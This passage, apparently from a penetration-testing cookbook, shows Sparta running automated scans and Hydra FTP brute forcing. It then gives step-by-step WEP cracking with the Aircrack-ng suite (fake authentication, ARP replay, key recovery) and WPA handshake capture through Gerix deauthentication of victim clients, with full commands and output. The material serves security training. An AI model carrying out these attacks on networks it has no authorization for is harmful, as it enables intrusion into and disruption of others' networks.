
To know more about Sparta, follow the given steps:

1. We start by typing the Sparta command:



We will see the tool open up.

2. Now we click on the left-hand side of the menu pane to add hosts:



3. In the window, we enter the IP range we want to scan.
4. Once we click on **Add to scope**, it automatically starts the basic process of running nmap, nikto, and so on:

A screenshot of a terminal window. At the top is a table titled 'Scheduler' with columns 'Host', 'Start time', 'End time', and 'Status'. It lists three hosts: 192.168.1.9, 192.168.1.1, and 192.168.1.11, all in the status 'Running'. Below the table is a message '[+] Scheduler ended!'.

Host	Start time	End time	Status
192.168.1.9	15 Feb 2017 00:42:28		Running
192.168.1.1	15 Feb 2017 00:42:28		Running
192.168.1.11	15 Feb 2017 00:42:28		Running

[+] Scheduler ended!

5. We can see the discovered hosts on the left-hand side pane:

OS	Host
?	192.168.1.1
?	192.168.1.11
?	192.168.1.12
?	192.168.1.13

6. On the right-hand side, in the **Services** tab, we will see the open ports and the services they are running:

Port	Protocol	State	Name	Version
80	tcp	open	http	nginx 1.6.2


7. Switching to the **Nikto** tab, we will see the output of Nikto being displayed for our selected host:

The screenshot shows the Nikto tool interface with the 'nikto (80/tcp)' tab selected. The output pane displays the following findings:

```
+ Server: nginx/1.6.2
+ Server leaks inodes via ETags, header found with file /, fields: 0x588
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7535 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2017-02-15 00:43:57 (GMT3) (55 seconds)

+ 1 host(s) tested
```

8. We can also see the screenshot of the page running on port 80 on the host:



9. For services such as FTP, it automatically runs tools such as Hydra to brute force the logins:


The screenshot shows the NetworkMiner interface with several tabs at the top: Services, Scripts, Information, Notes, nikto (80/tcp), screenshot (80/tcp), and ftp-default (21/tcp). The ftp-default tab is selected. The main pane displays the Hydra v8.1 log output:

```
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.


Hydra (http://www.thc.org/thc-hydra) starting at 2017-02-15 00:45:43
[DATA] max 10 tasks per 1 server, overall 64 tasks, 10 login tries, ~0 tries per task
[DATA] attacking service ftp on port 21
The session file ./hydra.restore was written. Type "hydra -R" to resume session.

The session file ./hydra.restore was written. Type "hydra -R" to resume session.
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
[STATUS] 138.00 tries/min, 138 tries in 00:01h, 4294967168 todo in 1193046:28h, 10 active
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

10. On the left-hand side pane, on switching to **Tools** tab, we can see the output of every host toolwise.
11. We can also perform a custom brute force attack by switching to the **Brute** tab:



12. To run a full port scan or unicorn scan, we can right-click on the host. Go to the **Portscan** menu and choose the type of scan we want to run on the host:



6

Wireless Attacks – Getting Past Aircrack-ng

In this chapter, we will cover the following recipes:

- The good old Aircrack
- Hands on with Gerix
- Dealing with WPAs
- Owning an employee account with Ghost Phisher
- Pixie dust attack

Introduction

As described on their official website:

*"Aircrack-ng is a complete suite of tools to assess Wi-Fi network security.
It focuses on different areas of Wi-Fi security:*

- *Monitoring: Packet capture and export of data to text files for further processing by third party tools*
- *Attacking: Replay attacks, deauthentication, fake access points and others via packet injection*
- *Testing: Checking Wi-Fi cards and driver capabilities (capture and injection)*
- *Cracking: WEP and WPA PSK (WPA 1 and 2)"*

The good old Aircrack

Aircrack is a software suite for networks, which consists of a network detector, packet sniffer, and WEP/WPA2 cracker. It is open source and is built for 802.11 wireless LANs (for more information visit https://en.wikipedia.org/wiki/IEEE_802.11). It consists of various tools, such as aircrack-ng, airmon-ng, airdecap, aireplay-ng, packetforge-ng, and so on.

In this recipe, we will cover a bit basic of cracking wireless networks with Aircrack suite. You will learn to use tools such as airmon-ng, aircrack-ng, airodump-ng, and so on to crack the password of wireless networks around us.

Getting ready

We will need to have a Wi-Fi hardware that supports packet injection. Alfa card by Alfa Networks, TP-Link TL-WN821N, and EDIMAX EW-7811UTC AC600 are some of the cards we can use. In this one, we are using Alfa card.

How to do it...

The following steps demonstrate the Aircrack:

1. We type the airmon-ng command to check whether our card has been detected by Kali:



```
root@kali:~# airmon-ng
          ...[redacted]...
PHY      Interface      Driver      Chipset
phy1    wlan0mon      rt2800usb    Ralink Technology, Corp. RT2870/RT3070
root@kali:~# _
```

2. Next, we need to set our adapter to the monitor mode by using the following command:

```
airmon-ng start wlan0mon
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# airmon-ng start wlan0mon

PHY      Interface      Driver      Chipset
phy1      wlan0mon      rt2800usb    Ralink Technology, Corp. RT2870/RT3070
(mac80211 monitor mode already enabled for [phy1]wlan0mon on [phy1]10)
```

3. Now in order to see what routers are running in the neighborhood, we use the following command:

```
airodump-ng wlan0mon
```

The following screenshot shows the output of the preceding command:

```
CH 10 ][ Elapsed: 42 s ][ 2017-02-27 01:33
          BSSID      PWR  Beacons  #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
0E:84:DC:BE:50:67 -33       10      0     0   8 54e. WPA2 CCMP  PSK  DIRECT-XG-BRAVIA
98:FC:11:A6:69:86 -49       6       163    0     8 54e WPA2 CCMP  PSK  XSS
C8:3A:35:1D:FE:48 -54      11      0     0   1 54e WPA  CCMP  PSK  Anubha
E4:6F:13:7B:E2:3E -58       6      0     0   1 54e WPA  TKIP  PSK  AMAN
EC:1A:59:8C:0B:A9 -65       3      1     0  11 54e WPA2 CCMP  PSK  Hiker
B8:C1:A2:07:BC:F1 -65       8      0     0   9 54  WEP   WEP   PSK  MGMT
B8:C1:A2:07:BC:F0 -68       8      1     0   9 54e WPA2 CCMP  PSK  Naoko
0C:D2:B5:28:4C:E4 -68      45      0     0  11 54e WPA2 CCMP  PSK  triband
00:1E:A6:55:D4:98 -70       6      0     0  11 54  WPA2 CCMP  PSK  GokulsDiner
50:2B:73:1C:48:A0 -73       3      0     0   6 54e WPA  CCMP  PSK  KRITIKA
0C:D2:B5:51:F7:8C -73       6      7     0   6 54e WPA2 CCMP  PSK  Akshay_f.f
0C:D2:B5:4F:3A:E6 -75       5      0     0   3 54e WPA2 CCMP  PSK  Maximum
C8:3A:35:B3:21:38 -78       5      0     0   8 54e WPA  CCMP  PSK  Tenda_B32138
A4:2B:B0:AD:EF:1A -78       3      0     0   8 54e WPA2 CCMP  PSK  TP-LINK_EF1A
3C:1E:04:91:7B:7C -81       3      0     0  10 54e WPA  TKIP  PSK  Batman
30:B5:C2:5C:8C:B3 -79       3      0     0   1 54e WPA2 CCMP  PSK  varun_EXT
50:2B:73:10:2C:F8 -76       2      0     0   6 54e WPA  CCMP  PSK  Neha
```

4. Here, we note the **BSSID** of the network we want to crack; in our case, it's **B8:C1:A2:07:BC:F1** and the channel number is **9**. We stop the process by pressing **Ctrl + C** and leave the window open.

- Now we capture the packets using airodump-ng with the -w switch to write these packets to a file:

```
airodump-ng -w packets -c 9 --bssid B8:C1:A2:07:BC:F1 wlan0mon
```

The following screenshot shows the output of the preceding command:

```
root@kali: ~
98:FC:11:A6:69:86 E4:9A:79:B7:2B:45 -38 48e-54e
CH 9 ][ Elapsed: 30s ][ 2017-02-27 01:41

BSSID 98:FC:11:A6:69:86 PWR RXQ3 Beacons1:4D#Data, F#/s CH MB ENC CIPHER AUTH ESSID
0 4 XSS
B8:C1:A2:07:BC:F1 -76 19 116 1 0 9 54 WEP WEP MGMT
98:FC:11:A6:69:86 DC:2B:2A:3D:D8:BB -62 1e-11
BSSID 0 240 XSTATION PWR Rate Lost Frames Probe
98:FC:11:A6:69:86 28:6A:BA:92:8A:66 -50 1e-54e
0 2
```

- Now we need to watch the beacons and data column; these numbers start from 0 and increase as the packets are passed between the router and other devices. We need at least 20,000 initialization vectors to successfully crack the **Wired Equivalent Privacy (WEP)** password:
- To speed the process, we open another Terminal window and run aireplay-ng and perform a fake authentication using this command:

```
aireplay-ng -1 0 -e <AP ESSID> -a <AP MAC> -h <OUR MAC> wlan0mon
{fake authentication}
```

The following screenshot shows an example of the preceding command:

```
root@kali: ~# aireplay-ng -1 0 -e MGMT -a B8:C1:A2:07:BC:F1 -h 00:c0:ca:57:cd:fc wlan0mon
01:54:37 Waiting for beacon frame (BSSID: B8:C1:A2:07:BC:F1) on channel 9

01:54:37 Sending Authentication Request (Open System) [ACK]
01:54:37 Authentication successful
01:54:37 Sending Association Request [ACK]
01:54:37 Association successful :-) (AID: 1)
```

- Now let's do the ARP packet replay using the following command:

```
aireplay-ng -3 -b BSSID wlan0mon
```


The following screenshot shows an example of the preceding command:

```
root@kali:~# aireplay-ng -3 -b B8:C1:A2:07:BC:F1 wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:57:CD:FC)
01:56:34 Waiting for beacon frame (BSSID: B8:C1:A2:07:BC:F1) on channel 9
Saving ARP requests in replay_arp-0227-015634.cap
You should also start airodump-ng to capture replies.
Read 7968 packets (got 24 ARP requests and 75 ACKs), sent 120 packets...(501 pps)
Read 8083 packets (got 43 ARP requests and 109 ACKs), sent 170 packets...(500 pps)
Read 8213 packets (got 57 ARP requests and 142 ACKs), sent 219 packets...(498 pps)
Read 8341 packets (got 80 ARP requests and 173 ACKs), sent 270 packets...(500 pps)
Read 8444 packets (got 84 ARP requests and 203 ACKs), sent 320 packets...(500 pps)
Read 8576 packets (got 99 ARP requests and 237 ACKs), sent 370 packets...(500 pps)
Read 8697 packets (got 113 ARP requests and 269 ACKs), sent 420 packets...(500 pps)
Read 8825 packets (got 131 ARP requests and 307 ACKs), sent 469 packets...(498 pps)
Read 8960 packets (got 148 ARP requests and 345 ACKs), sent 520 packets...(499 pps)
Read 9079 packets (got 168 ARP requests and 379 ACKs), sent 570 packets...(499 pps)
Read 9196 packets (got 193 ARP requests and 416 ACKs), sent 620 packets...(499 pps)
Read 9307 packets (got 200 ARP requests and 449 ACKs), sent 670 packets...(499 pps)
```

- Once we have enough packets, we start aircrack-ng and provide the filename where we saved the packets:

```
aircrack-ng filename.cap
```

The following screenshot shows an example of the preceding command:



KB	depth	byte(vote)	hex
0	0/ 1	2A(15616)	2E(14080) FC(13568) 74(13312) EF(13312) 24(13056) 81(13056) 4B(12800) 88(12800) 9C(12800) 11(12544)
1	0/ 1	66(15872)	31(14336) 93(14080) 94(14080) E1(13824) 1A(13568) A6(13568) 00(13312) 21(13312) 3C(13056) 67(13056)
2	1/ 3	9A(14592)	35(13824) 19(13568) 5B(13568) 6A(13568) B9(13312) 15(13056) 59(13056) 1E(12800) 8F(12800) 9F(12800)
3	0/ 1	03(16384)	70(13824) 9E(13568) 6B(13312) 8A(13312) 8B(13312) 73(13056) A6(13056) AF(13056) 12(12800) B2(12800)
4	1/ 2	21(14592)	A7(13312) 07(13056) 0F(13056) 26(13056) 45(13056) 61(12800) B8(12800) C8(12800) D6(12800) 1A(12544)
5	6/ 8	98(13656)	2E(12800) B6(12544) D9(12544) 08(12288) 2F(12288) 8B(12288) B5(12288) E2(12288) Z3(12032) 37(12032)
6	1/ 2	D6(14080)	B7(13312) B8(13312) 4E(13056) 77(13056) D3(13056) 30(12800) 3F(12800) 45(12800) 58(12800) 8D(12800)
7	7/ 8	9C(12800)	00(12544) 9F(12544) 2D(12544) AD(12544) C2(12544) 02(12288) 18(12288) 49(12288) 6C(12288) 7A(12288)
8	1/ 2	7F(15360)	5A(14336) 61(14336) 25(13824) 4B(13656) 5F(13056) 87(13056) 98(13056) F5(13056) 6F(12800) 76(12800)
9	3/ 4	CE(13568)	4E(13312) B3(13312) 86(13056) 09(12800) 5E(12800) 73(12800) BF(12800) 37(12544) 4D(12544)
10	4/ 5	A5(13056)	2F(12800) 3C(12800) 4B(12800) 5D(12800) 60(12800) AA(12800) 49(12544) 53(12544) 94(12544) D6(12544)
11	8/ 9	9F(13558)	27(13312) 54(13312) 08(12800) 12(12800) 41(12800) 82(12800) 08(12544) 48(12544) 86(12544) A1(12544)
12	4/ 5	C6(13824)	91(13568) 03(13312) 4B(13312) 64(13312) F9(13312) 17(13056) FA(13056) 72(12800) A6(12800) AE(12800)

10. Once cracked, we should see the password on screen:

The image shows a terminal window on Kali Linux with the following text output:

```
[00:00:00] 1 keys tested (1020.67 k/s)

KEY FOUND! [ Cisco123 ]

Master Key      : 4C C0 3F 98 91 C4 4B F3 33 51 C2 8F 2B 43 F2 02
                  73 19 38 12 C1 8B 1D E6 B9 15 AE 23 36 2D 7F 6A

Transient Key   : 80 F5 7F F5 18 F8 E5 41 EA 99 DD 15 3E 12 DB 6A
                  61 2A E7 8B A4 3B FB 5E E0 80 AB 20 C9 01 59 1B
                  14 25 BE 52 F0 17 83 C6 0A AE DB B7 A0 25 6E 65
                  B6 D5 4A DD C9 1D 27 CC 02 05 CC E8 A8 02 35 42

EAPOL HMAC     : 69 36 BF 90 43 46 07 20 46 87 26 46 3A 59 A8 26
root@kali:/home#
```

The terminal prompt at the bottom is red, indicating root access.

How it works...

The idea behind this attack is to capture as many packets as possible. Each data packet contains an **Initialization Vector (IV)**, which is 3 bytes in size and is associated with it. We simply capture as many IVs and then use Aircrack on them to get our password.

Hands on with Gerix

In the previous recipe, you learned how to use the Aircrack suite to crack WEPs. In this recipe, we will use a GUI-based tool Gerix, which makes the Aircrack suite easy to use and makes our wireless network audit much easier. Gerix is a python-based tool built by J4r3tt.

Getting ready

Let's install Gerix using the following command:

```
git clone https://github.com/J4r3tt/gerix-wifi-cracker-2.git
```

How to do it...

The following steps demonstrate the use of Gerix:

1. Once it's downloaded, we go to the directory where it's downloaded and run the following command:

```
cd gerix-wifi-cracker-2
```


2. We run the tool using the following command:

```
python gerix.py
```


The preceding commands can be seen in the following screenshot:

```
root@kali:~/Desktop/gerix-wifi-cracker# cd ../
root@kali:~/Desktop# git clone https://github.com/J4r3tt/gerix-wifi-cracker-2.git
Cloning into 'gerix-wifi-cracker-2'...
remote: Counting objects: 48, done.
remote: Total 48 (delta 0), reused 0 (delta 0), pack-reused 48
Unpacking objects: 100% (48/48), done.
Checking connectivity... done.
root@kali:~/Desktop# cd gerix-wifi-cracker-2/
root@kali:~/Desktop/gerix-wifi-cracker-2# python gerix.py
```

- Once the window opens, we click on **Enable/Disable Monitor Mode** in the **Configuration** tab as shown in the following screenshot:




4. Then, we click on **Rescan networks**:



5. This will show us the list of access points available and the type of authentication they use. We select the one with WPA and then switch to the **WPA** tab.
6. Here, we click on **General functionalities** and then we click on **Start Capturing**:




7. Since the WPA attack requires the handshake to be captured, we need a station to be already connected to the access point. So, we click on the **Autoload victim clients** or enter custom victim MAC:



8. Next, we choose the deauth number. We choose 0 here in order to perform the deauthentication attack and click on the **Client deauthentication** button:




9. We should see a window pop up, which performs deauthentication for us:



```
bash -c "aireplay-ng -0 0 -a 3C:1E:04:91:7B:7C -c 94:53:3... - - □ ×
04:21:34 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0142 ACKs]
04:21:34 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 1141 ACKs]
04:21:35 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0135 ACKs]
04:21:36 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 3141 ACKs]
04:21:36 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0126 ACKs]
04:21:37 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0134 ACKs]
04:21:37 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 2131 ACKs]
04:21:38 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 2112 ACKs]
04:21:38 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0110 ACKs]
04:21:39 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0120 ACKs]
04:21:40 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 3117 ACKs]
04:21:40 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0115 ACKs]
